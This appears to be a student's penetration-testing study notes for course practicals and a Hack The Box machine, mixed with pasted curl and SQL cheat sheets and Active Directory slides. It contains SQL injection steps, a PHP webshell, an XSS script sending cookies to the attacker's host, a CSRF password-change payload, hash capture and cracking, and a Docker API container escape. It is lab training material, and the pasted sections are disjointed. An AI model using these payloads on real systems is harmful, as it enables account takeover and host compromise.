- SQLMap cannot inject into a properly parameterized query. That is the definitive fix
- No tool, WAF, or filter is a substitute for parameterized queries
- Detect SQLMap attacks by monitoring logs for its characteristic repeated requests on one parameter

Useful Resources

- **OWASP Top 10** - owasp.org/www-project-top-ten
  Industry standard reference for web application security risks
- **HackTricks** - book.hacktricks.xyz
  Comprehensive hacking wiki - techniques, payloads, and exploitation cheatsheets
- **PayloadsAllTheThings** - github.com/swisskyrepo/PayloadsAllTheThings
  Payload collections and bypass techniques for every web vulnerability class
- **SQLMap Documentation** - sqlmap.org
  Official docs + HTB Academy SQLMap Essentials module

Notes for Practical 4

Wednesday, March 25, 2026 12:15 PM

Network Scanning & Enumeration:

- **Nmap** — Used for port scanning, script scans, and version detection against common services (ports 1–1000).
- `nmap -p3306 --script mysql-brute --script-args brute.credfile = path/to/my/creds host`

Web Interaction & Fuzzing:

- **curl** — Used to interact with web servers, test different HTTP methods (HTTP verb tampering).
- **A directory fuzzing tool** (**gobuster**) — Used to fuzz directories and discover hidden content. References Kali's built-in wordlists (typically at `/usr/share/wordlists/dirb`). [gobuster dir –u https://example.com -w `/usr/share/wordlists/common.txt`]

curl-command-cheat...

Curl Command Cheat Sheet

Syntax

$ curl [parameters] [URL]

Display the command usage and lists most common options

$ curl --help

Display the command usage and list all available options

$ curl --help all

Basic Operations

COMMAND	DESCRIPTION
$ curl http://example.com	Fetch a URL
$ curl -O http://example.com/file.zip	Download a file
$ curl -L http://example.com	Follow redirections

Data Transfer

COMMAND	DESCRIPTION
$ curl -d "key1=value1&key2=value2" http://example.com/post_endpoint	Post Data
$ curl -d '{"key1":"value1", "key2":"value2"}' -H "Content-Type: application/json" http://example.com/api	POST JSON Data
$ curl -F "file=@path_to_file" http://example.com/upload	Upload a file

Authentication & Headers

COMMAND	DESCRIPTION
$ curl -u username:password	HTTP Basic Authentication
$ curl -H "Authorization: Bearer YOUR_TOKEN" http://example.com	Add Headers

Other Useful Options

COMMAND	DESCRIPTION
$ curl --limit-rate 1M -O http://example.com/file.zip	Limit Rate (e.g., 1MB/s)
$ curl -C - -O http://example.com/file.zip	Resume Broken Download

Debugging & Info

COMMAND	DESCRIPTION
$ curl -v http://example.com	Verbose Mode
$ curl -I http://example.com	Retrieve Only Headers
$ curl --version	Curl Version & Protocols


SSL (Secure Socket Layer)

COMMAND	DESCRIPTION
$ curl -k https://example.com	Skip SSL Certificate Verification
$ curl --cert mycert.pem https://example.com	Use SSL Certificate

Common Options

Option	DESCRIPTION
-d, --data <data>	HTTP POST data
-f, --fail	Fail fast with no output on HTTP errors
-h, --help <category>	Get help for commands
-1, --include	Include protocol response headers in the output
--output <file>	Write to file instead of stdout
-0, --remote-name	Write output to a file named as the remote file
--silent	Silent mode
-T, --upload-file <file	Transfer local FILE to destination
<user:password>	Server user and password
-A, --user-agent <name>	Send User-Agent <name> to server

curl://



Shell Handling & Networking:

- **Netcat (nc)** — Used to catch incoming TCP reverse shells. Covered in "Shells & Payload Skills."
- **bash** (as opposed to zsh) — Specified for catching shells to avoid terminal compatibility issues.

Packet Capture & Analysis:

- **Wireshark** — Used for capturing and analyzing traffic on specific interfaces, identifying protocols, hosts, and connection attempts.
- **tcpdump** — Alternative to Wireshark for capturing traffic from the command line. Covered in

SMB & Credential Attacks:

- **Responder** — Used to exploit name resolution (LLMNR/NBT-NS) and capture SMB credential hashes (NTLMv2).
- Use **hashID** to find the kind of hash with hashid –m <hash>
  A hash cracking tool (hashcat) — Used for cracking captured hashes offline with a wordlist.
  hashcat -m <mode> -a <attack mode> hash.txt wordlist.txt
- **List shares**: smbclient -L //<target_ip / (-U <username> or -N)
- **Connect to share:** smbclient //<target_ip>/<share_name> -U <username>
- **Upload a file:** put local_file.exe
- **mount as a drive:** sudo mount -t cifs //<target_ip>/<share> /mnt/smb -o user=<username>

Privilege Escalation & Reference:

- **sudo** (and `sudo -l`) — Used to check sudo misconfigurations on a compromised host. Covered in "Shells & Payload Skills."
- **GTFOBins** (website/reference) — A resource for finding privilege escalation techniques via misconfigured binaries.

Database Tools:

- **A database client** (implied, likely **psql** for PostgreSQL) — Used to connect to database services, list databases, and query contents.

sql-basics-cheat-shee...

SQL Basics Cheat Sheet

LearnSQL.com

SQL, or *Structured Query Language*, is a language to talk to databases. It allows you to select specific data and to build complex reports. Today, SQL is a universal language of data. It is used in practically all technologies that process data.

SAMPLE DATA

COUNTRY

id	name	population	area
1	France	66600000	640680
2	Germany	80700000	357000
...	...	...	...

CITY

id	name	country_id	population	rating
1	Paris	1	2243000	5
2	Berlin	2	3460000	3
...	...	...	...	...

QUERYING SINGLE TABLE

Fetch all columns from the `country` table:
```
SELECT *
FROM country;
```

Fetch `id` and `name` columns from the `city` table:
```
SELECT id, name
FROM city;
```

Fetch city names sorted by the `rating` column in the default ASCending order:
```
SELECT name
FROM city
ORDER BY rating [ASC];
```

Fetch city names sorted by the `rating` column in the DESCending order:
```
SELECT name
FROM city
ORDER BY rating DESC;
```

ALIASES

COLUMNS
```
SELECT name AS city_name
FROM city;
```

FILTERING THE OUTPUT

COMPARISON OPERATORS

Fetch names of cities that have a rating above 3:
```
SELECT name
FROM city
WHERE rating > 3;
```

Fetch names of cities that are neither Berlin nor Madrid:
```
SELECT name
FROM city
WHERE name != 'Berlin'
  AND name != 'Madrid';
```

TEXT OPERATORS

Fetch names of cities that start with a 'P' or end with an 's':
```
SELECT name
FROM city
WHERE name LIKE 'P%'
  OR name LIKE '%s';
```

Fetch names of cities that start with any letter followed by 'ublin' (like Dublin in Ireland or Lublin in Poland):
```
SELECT name
FROM city
WHERE name LIKE '_ublin';
```

OTHER OPERATORS

Fetch names of cities that have a population between 500K and 5M:
```
SELECT name
FROM city
WHERE population BETWEEN 500000 AND 5000000;
```

Fetch names of cities that don't miss a rating value:
```
SELECT name
FROM city
WHERE rating IS NOT NULL;
```

QUERYING MULTIPLE TABLES

INNER JOIN

JOIN (or explicitly **INNER JOIN**) returns rows that have matching values in both tables.
```
SELECT city.name, country.name
FROM city
[INNER] JOIN country
  ON city.country_id = country.id;
```

CITY			COUNTRY	
id	name	country_id	id	name
1	Paris	1	1	France
2	Berlin	2	2	Germany
3	Warsaw	4	3	Iceland

LEFT JOIN

LEFT JOIN returns all rows from the left table with corresponding rows from the right table. If there's no matching row, **NULL**s are returned as values from the second table.
```
SELECT city.name, country.name
FROM city
LEFT JOIN country
  ON city.country_id = country.id;
```

CITY			COUNTRY	
id	name	country_id	id	name
1	Paris	1	1	France
2	Berlin	2	2	Germany
3	Warsaw	4	NULL	NULL

RIGHT JOIN

RIGHT JOIN returns all rows from the right table with corresponding rows from the left table. If there's no matching row, **NULL**s are returned as values from the left table.
```
SELECT city.name, country.name
FROM city
RIGHT JOIN country
  ON city.country_id = country.id;
```

FULL JOIN

FULL JOIN (or explicitly **FULL OUTER JOIN**) returns all rows from both tables – if there's no matching row in the second table, **NULL**s are returned.
```
SELECT city.name, country.name
FROM city
FULL [OUTER] JOIN country
  ON city.country_id = country.id;
```

CITY			COUNTRY	
id	name	country_id	id	name
1	Paris	1	1	France
2	Berlin	2	2	Germany
3	Warsaw	4	NULL	NULL
NULL	NULL	NULL	3	Iceland

CROSS JOIN

CROSS JOIN returns all possible combinations of rows from both tables. There are two syntaxes available.
```
SELECT city.name, country.name
FROM city
CROSS JOIN country;

SELECT city.name, country.name
FROM city, country;
```

CITY			COUNTRY	
id	name	country_id	id	name
1	Paris	1	1	France
1	Paris	1	2	Germany
2	Berlin	2	1	France
2	Berlin	2	2	Germany

NATURAL JOIN

NATURAL JOIN will join tables by all columns with the same name.
```
SELECT city.name, country.name
FROM city
NATURAL JOIN country;
```

CITY			COUNTRY	
country_id	id	name	name	id
6	6	San Marino	San Marino	6
7	7	Vatican City	Vatican City	7

ALIASES

COLUMNS

```
SELECT name AS city_name
FROM city;
```

TABLES

```
SELECT co.name, ci.name
FROM city AS ci
JOIN country AS co
  ON ci.country_id = co.id;
```

Fetch names of cities that don't miss a rating value:

```
SELECT name
FROM city
WHERE rating IS NOT NULL;
```

Fetch names of cities that are in countries with IDs 1, 4, 7, or 8:

```
SELECT name
FROM city
WHERE country_id IN (1, 4, 7, 8);
```

row, **NULL**s are returned as values from the left table.

```
SELECT city.name, country.name
FROM city
RIGHT JOIN country
  ON city.country_id = country.id;
```

CITY			COUNTRY	
id	name	country_id	id	name
1	Paris	1	1	France
2	Berlin	2	2	Germany
NULL	NULL	NULL	3	Iceland

```
NATURAL JOIN country;
```

CITY			COUNTRY	
country_id	id	name	name	id
6	6	San Marino	San Marino	6
7	7	Vatican City	Vatican City	7
5	9	Greece	Greece	9
10	11	Monaco	Monaco	10

NATURAL JOIN used these columns to match rows:
city.id, **city.name**, **country.id**, **country.name**.
NATURAL JOIN is very rarely used in practice.

Try out the interactive **SQL Basics** course at **LearnSQL.com**, and check out our other SQL courses.

LearnSQL.com is owned by Vertabelo SA
vertabelo.com | CC BY-NC-ND Vertabelo SA

SQL Basics Cheat Sheet

LearnSQL.com

AGGREGATION AND GROUPING

GROUP BY **groups** together rows that have the same values in specified columns. It computes summaries (aggregates) for each unique combination of values.

CITY		
id	name	country_id
1	Paris	1
101	Marseille	1
102	Lyon	1
2	Berlin	2
103	Hamburg	2
104	Munich	2
3	Warsaw	4
105	Cracow	4

→

CITY	
country_id	count
1	3
2	3
4	2

AGGREGATE FUNCTIONS

- `avg(expr)` – average value for rows within the group
- `count(expr)` – count of values for rows within the group
- `max(expr)` – maximum value within the group
- `min(expr)` – minimum value within the group
- `sum(expr)` – sum of values within the group

EXAMPLE QUERIES

Find out the number of cities:

```
SELECT COUNT(*)
FROM city;
```

Find out the number of cities with non-null ratings:

```
SELECT COUNT(rating)
FROM city;
```

Find out the number of distinctive country values:

```
SELECT COUNT(DISTINCT country_id)
FROM city;
```

Find out the smallest and the greatest country populations:

```
SELECT MIN(population), MAX(population)
FROM country;
```

Find out the total population of cities in respective countries:

```
SELECT country_id, SUM(population)
FROM city
GROUP BY country_id;
```

Find out the average rating for cities in respective countries if the average is above 3.0:

```
SELECT country_id, AVG(rating)
FROM city
GROUP BY country_id
HAVING AVG(rating) > 3.0;
```

SUBQUERIES

A subquery is a query that is nested inside another query, or inside another subquery. There are different types of subqueries.

SINGLE VALUE

The simplest subquery returns exactly one column and exactly one row. It can be used with comparison operators =, <, <=, >, or >=.
This query finds cities with the same rating as Paris:

```
SELECT name
FROM city
WHERE rating = (
  SELECT rating
  FROM city
  WHERE name = 'Paris'
);
```

MULTIPLE VALUES

A subquery can also return multiple columns or multiple rows. Such subqueries can be used with operators `IN`, `EXISTS`, `ALL`, or `ANY`.
This query finds cities in countries that have a population above 20M:

```
SELECT name
FROM city
WHERE country_id IN (
  SELECT country_id
  FROM country
  WHERE population > 20000000
);
```

CORRELATED

A correlated subquery refers to the tables introduced in the outer query. A correlated subquery depends on the outer query. It cannot be run independently from the outer query.
This query finds cities with a population greater than the average population in the country:

```
SELECT *
FROM city main_city
WHERE population > (
  SELECT AVG(population)
  FROM city average_city
  WHERE average_city.country_id = main_city.country_id
);
```

This query finds countries that have at least one city:

```
SELECT name
FROM country
WHERE EXISTS (
  SELECT *
  FROM city
  WHERE country_id = country.id
);
```

SET OPERATIONS

Set operations are used to combine the results of two or more queries into a single result. The combined queries must return the same number of columns and compatible data types. The names of the corresponding columns can be different.

CYCLING		
id	name	country
1	YK	DE
2	ZG	DE
3	WT	PL
...	...	...

SKATING		
id	name	country
1	YK	DE
2	DF	DE
3	AK	PL
...	...	...

UNION

UNION combines the results of two result sets and removes duplicates. **UNION ALL** doesn't remove duplicate rows.

This query displays German cyclists together with German skaters:

```
SELECT name
FROM cycling
WHERE country = 'DE'
UNION / UNION ALL
SELECT name
FROM skating
WHERE country = 'DE';
```

INTERSECT

INTERSECT returns only rows that appear in both result sets.

This query displays German cyclists who are also German skaters at the same time:

```
SELECT name
FROM cycling
WHERE country = 'DE'
INTERSECT
SELECT name
FROM skating
WHERE country = 'DE';
```

EXCEPT

EXCEPT returns only the rows that appear in the first result set but do not appear in the second result set.

This query displays German cyclists unless they are also German skaters at the same time:

```
SELECT name
FROM cycling
WHERE country = 'DE'
EXCEPT / MINUS
SELECT name
FROM skating
WHERE country = 'DE';
```

Try out the interactive **SQL Basics** course at **LearnSQL.com**, and check out our other SQL courses.

LearnSQL.com is owned by Vertabelo SA
vertabelo.com | CC BY-NC-ND Vertabelo SA

Network Configuration:

- **ip** or **ifconfig** (implied) — Used to view and modify network interface configuration and assign additional IP addresses.

Wordlists:

https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials

Upgrading a shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

How to start a python server:

```
python3 -m http.server <port #>
```

Notes for Practical 5

Monday, April 06, 2026 9:53 AM

- **Web Interaction & Fuzzing:**
  - **curl** — Used to interact with web servers, test different HTTP methods (HTTP verb tampering).

HTTP requests carry a **method** (also called a verb) that tells the server what to do: GET, POST, PUT, DELETE, HEAD, OPTIONS. Developers sometimes restrict one verb but forget to apply the same check to the others. Try switching verbs on the 403 endpoints using curl:


```
# See which methods the server accepts
curl -X OPTIONS http://<TARGET_URL>/endpoint -v

# Try alternate verbs on a blocked endpoint
curl -X POST http://<TARGET_URL>/endpoint -v
curl -X HEAD http://<TARGET_URL>/endpoint -v
```

  - **A directory fuzzing tool** (**ffuf**) — Used to fuzz directories and discover hidden content. References Kali's built-in wordlists (typically at `/usr/share/wordlists/dirb`). [ffuf –w wordlist –u <target_url>/FUZZ]

FOR STATUS 403: Some endpoints are blocked only for a specific verb, for 403 status codes try every verb and see if you get a response

SQL Injection:
True = ' OR 1=1--

When preforming sql injection:

1. Find the number of columns using ' ORDER BY 1,2,(etc.)-- until you get an error
2. Find all tables in the database: Use ' UNION SELECT 1,2,(etc.) from ' UNION SELECT name, 0, 0, 0, 0, 0, 0 FROM sqlite_master WHERE type='table'--
   NOTE In reality you will likely use sqlmap as the above only works for sqlite
3. Once you have the table then dump what info you want, for example if I want usernames, roles, and passwords:
4. 

PHP Injection:
1. First find something php injectable (any form of file upload)
2. See which files it accepts, and if it doesn't accept php use another php language acceptable extension (phtml). If it only accept .jpg,.gif,etc. Add the ending extenion to the file initially and then change it in burp suite along with the content-header (change it to php). Ex: it wants a jpg. Use

inject.jpg then change it in burp when it sends to .php at the end
3. Find where the webshell went (basic php shell: <?php system($_GET["cmd"]); ?>) and execute it via ?cmd=

Stored XSS cookie stealing:
1. start a python server: python3 -m http.server <kali port>
2. Upload the XSS cookie stealing script: <script>document.location='http://<your kali IP : Kali port>/?c='+document.cookie</script>
3. Use the cookie to auth

Cross site request foraging (CSRF):

CSRF+XSS (for stored persistence using csrf (ex. message board):
<img src=x onerror="fetch('/settings.php',{method:'POST',headers:{'Content-Type':'application/x-www-form-urlencoded'},body:'name=admin&password=hacked'})">

Local file include (?file=)
1. Use <application name (app.py)> to find the relative path to a hosted webserver to view app src
2. put the found file name into the ?file=(ex. Opt/app.py)

Windows notes

Sunday, April 12, 2026 12:42 AM

Overall notes:

For webpages you might have to add their hostnames and ips to /etc/hosts
Vhosts ffuf scan: ffuf -u http://10.129.29.127 -H "Host: FUZZ.monitorsfour.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -ac

Default nmap scan: nmap -sV -sC -Pn <target_ip>

WinRM:
default port: 5985
evil-winrm -i 10.129.29.57 -u <username> -p <password>

Notes for monitorfour box

Sunday, April 12, 2026 12:26 PM

Set up DNS for the ip using /etc/hosts
Nmap the ip
See winrm and nginx (port 80) running
Fuzz the webpages domain list: ffuf –w usr/share/wordlists/dirb/common.txt -u http://monitorfour.htb -ac
Fuzz the webpage for vhosts: ffuf -u http://10.129.29.127 -H "Host: FUZZ.monitorsfour.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -ac
See cacti network monitoring tool from the vhosts (vulnerable)
Doing basic injection on the /user domain with different token values yields all the users and password hashes if you pass user? token=0 (lol)
Crack admin password using hashcat -m 0 <rockyou.txt> 56b32eb43e6f15395f6c46c1c9e1cd36 = wonderful1
Marcus:wonderful1 works on the catci database as admin, therefore I can exploit the cve I found earlier (is a cve online for the version, that gives a webshell).
Found User flag!
Now escape the docker container to get the root flag, to do this we need to find the docker api and check if it has authed access (check your subnet and scan it to find the api):

1. curl -v http://host.docker.internal:2375/version to find the subnet
2. Scan the subnet: for i in $(seq 1 254); do (curl -s --connect-timeout 1 http://192.168.65.$i:2375/version 2>/dev/null | grep -q "ApiVersion" && echo "192.168.65.$i:2375 OPEN") & done; wait
   192.168.65.7:2375 OPEN
3. Now check if that api will respond without being authed: curl http://192.168.65.7:2375/version
4. Now list the avaliable docker images (curl -s http://192.168.65.7:2375/images/json | grep -o '"RepoTags":\[[^]]*\]')
5. Then create a container that mounts the host filesystem using one of these images

   ex: cat > /tmp/container.json << 'EOF'
   {
   "Image": "alpine:latest",
   "Cmd": ["/bin/sh", "-c", "cat /mnt/host_root/Users/Administrator/Desktop/root.txt"],
   "HostConfig": {
   "Binds": ["/mnt/host/c:/mnt/host_root"]
   },
   "Tty": true,
   "OpenStdin": true
   }
   EOF

   cd /tmp && python3 -m http.server 8000)


   Then pull the container and start it:

   - curl http://10.10.14.36:8000/container.json -o /tmp/container.json
   - curl -X POST -H "Content-Type: application/json" -d @/tmp/container.json http://192.168.65.7:2375/containers/create?name=pwned
     {"Id":"7d99df11ee0f9d29c093acb26f741bebda84e7d02c90097590c0791241075468","Warnings":[]}
   - curl -X POST http://192.168.65.7:2375/containers/7d99df11ee0f/start
     curl http://192.168.65.7:2375/containers/7d99df11ee0f/logs?stdout=true

Active Directory intro

Friday, April 10, 2026 9:39 AM

Module 10 - Intro to ...



What Is Active Directory?

Active Directory (AD) is a “directory service” for Windows network environments. It is a distributed, hierarchical structure that allows for centralized management of an organization's resources, including users, computers, groups, network devices, file shares, group policies, devices, and trusts. (Basically, picture allowing users to easily login to all these different devices and services using the same credentials, all while managing the permissions they are allowed to have on them)

AD provides authentication and authorization functions within a Windows domain environment. It has come under increasing attack in recent years. It is designed to be backward-compatible, and many features are arguably not "secure by default," and it can be easily misconfigured. This weakness can be leveraged to move laterally and vertically within a network and gain unauthorized access.

Why Active Directory?

AD (Active Directory) is essentially a sizeable read-only database accessible to all users within the domain, regardless of their privilege level. A basic AD user account with no added privileges can enumerate most objects within AD. This fact makes it extremely important to properly secure an AD implementation because ANY user account, regardless of their privilege level, can be used to enumerate the domain and hunt for misconfigurations and flaws thoroughly.

Also, multiple attacks can be performed with only a standard domain user account, showing the importance of a defense-in-depth strategy and careful planning focusing on security and hardening AD, network segmentation, and least privilege.

Why Active Directory?

Active Directory makes information easy to find and use for administrators and users. AD is highly scalable, supports millions of objects per domain, and allows the creation of additional domains as an organization grows.

It is estimated that around 95% of Fortune 500 companies run Active Directory, making AD a key focus for attackers. A successful attack such as a phish that lands an attacker within the AD environment as a standard domain user would give them enough access to begin mapping out the domain and looking for avenues of attack. As security professionals, we will encounter AD environments of all sizes throughout our careers. It is essential to understand the structure and function of AD to become better informed as both an attacker and a defender.

Other Active Directory Terms

Disclaimer: Active Directory can be a bit difficult to grasp at first, as many of the concepts overlap a bit within it, and to know how one thing works, you need to know how others do, and so on until somewhat circular definitions are formed. If there are unfamiliar terms within the following slides, they will be explained at some point later in the powerpoint. Reviewing the whole thing twice will help greatly.

Objects and Attributes

Objects:

An object can be defined as ANY resource present within an Active Directory environment such as OUs (Organizational Units), printers, users, domain controllers, etc.

Attributes:

Every object in Active Directory has an associated set of attributes used to define characteristics of the given object. A computer object contains attributes such as the hostname and DNS name. All attributes in AD have an associated "LDAP name" that can be used when performing LDAP queries, such as "displayName" instead of Full Name and "given name" instead of First Name.

Schema

The Active Directory schema is essentially the blueprint of any enterprise environment. It defines what types of objects can exist in the AD database and their associated attributes. It lists definitions corresponding to AD objects and holds information about each object. For example, users in AD belong to the class "user," and computer objects to "computer," and so on. Each object has its own information (some required to be set and others optional) that are stored in Attributes. When an object is created from a class, this is called instantiation, and an object created from a specific class is called an instance of that class. For example, if we take the computer RDS01. This is a computer object that is an instance of the "computer" class in Active Directory.

Domains, Forests, and Trees

Domain:

A domain is a logical group of objects such as computers, users, OUs, groups, etc. We can think of each domain as a different city within a state or country. Domains can operate entirely independently of one another or be connected via trust relationships.

Forest:

A forest is a collection of Active Directory domains. It is the largest container and contains all of the AD objects introduced below, including but not limited to domains, users, groups, computers, and Group Policy objects. A forest can contain one or multiple domains and be thought of as a state in the US or a country within the EU. Each forest operates independently but may have various trust relationships with other forests, where certain resources and privileges can be set up to be shared across different forests.

Domains, Forests, and Trees

Tree:

A tree is a collection of Active Directory domains that begins at a single root domain (ufl.edu) and contains all sub-items of that domain as well (it.ufl.edu subdomain). The forest mentioned on the previous slide is a collection of these AD trees. Each domain in a tree shares a boundary with the other domains. A parent-child trust relationship is formed when a domain is added under another domain in a tree. Two trees in the same forest cannot share a name (namespace). Let's say we have two trees in an AD forest: example.local and anotherexample.local. A child domain of the first would be corp.example.local while a child domain of the second could be corp.anotherexample.local. All domains in a tree share a standard Global Catalog which contains all information about objects that belong to the tree.

Leafs and Containers

Container:

Container objects are objects that hold other objects and have a defined place in the directory subtree hierarchy.

Leaf:

Leaf objects are objects that do not contain other objects and are found at the end of the subtree hierarchy.

Global Unique Identifier (GUID)

A GUID is a unique 128-bit value assigned when a domain user or group is created. This GUID value is unique across the enterprise (similar to a MAC address being unique to a device). Every single object created by Active Directory is assigned a GUID, not only user and group objects. An object's GUID is stored in it's ObjectGUID attribute. When querying for an AD object (such as a user, group, computer, domain, domain controller, etc.), we can query for its objectGUID value using PowerShell or search for it by specifying either it's distinguished name, GUID, SID, or SAM account name.

GUIDs are used by AD to identify objects internally. Searching in Active Directory by GUID value is probably the most accurate and reliable way to find the exact object you are looking for, especially if the global catalog may contain similar matches for an object name. Specifying the unique ObjectGUID value when performing AD enumeration will ensure that we get the most accurate results pertaining to the object we are searching for information about. The ObjectGUID property never changes and is associated with the object for as long as that object exists in the domain.

The SAM file

The SAM file can be thought of as the local version of Active Directory's database. It is stored on every Windows system at C:\Windows\System32\config\SAM and contains information about local user accounts, including their password hashes. Unlike NTDS.DIT (Covered in a couple slides, don't worry), which stores domain-wide credentials, the SAM file only applies to accounts on that specific machine. From an attacker or penetration tester perspective, this file becomes valuable once administrative privileges are obtained, as it allows them to extract password hashes for all local users. These hashes can then be cracked offline using tools like Hashcat or used directly in pass-the-hash attacks. However, the SAM file is locked while the system is running, so it cannot be accessed directly without specialized tools or offline access.

The SYSTEM Hive

The SYSTEM hive is a critical registry file located at C:\Windows\System32\config\SYSTEM that stores system configuration data. While it may not seem as immediately interesting as the SAM file, it plays a crucial role in protecting it. Specifically, the SYSTEM hive contains the Boot Key (also known as the SysKey), which is used to encrypt the password hashes stored in the SAM file. This means that even if an attacker obtains the SAM file, the hashes inside it are not immediately usable without also retrieving the SYSTEM hive. You can think of the SYSTEM hive as the key that unlocks the encrypted data inside SAM. In practice, attackers will always attempt to dump both SAM and SYSTEM together in order to successfully extract usable credential hashes.

The SECURITY Hive (LSA Secrets)

The SECURITY hive is another registry file stored at C:\Windows\System32\config\SECURITY and contains sensitive security-related information managed by the Local Security Authority (LSA). This includes local security policies, cached credentials, and what are known as LSA secrets. These secrets can include stored service account credentials, scheduled task passwords, and in some cases cached domain credentials depending on system configuration. For attackers and penetration testers, the SECURITY hive is valuable because it may contain plaintext credentials or other reusable authentication material that can be used for lateral movement or privilege escalation within a network. While it is often overlooked compared to the SAM and SYSTEM hive combination, it can sometimes provide easier access to usable credentials without needing to crack password hashes.

The NTDS.DIT file

The NTDS.DIT file can be considered the heart of Active Directory. It is stored on a Domain Controller at C:\Windows\NTDS\ and is a database that stores AD data such as information about user and group objects, group membership, and, most important to attackers and penetration testers, the password hashes for all users in the entire domain. (You can think of it as the domain-level equivalent to the SAM file + SYSTEM hive from the last slide… it's a much bigger deal)

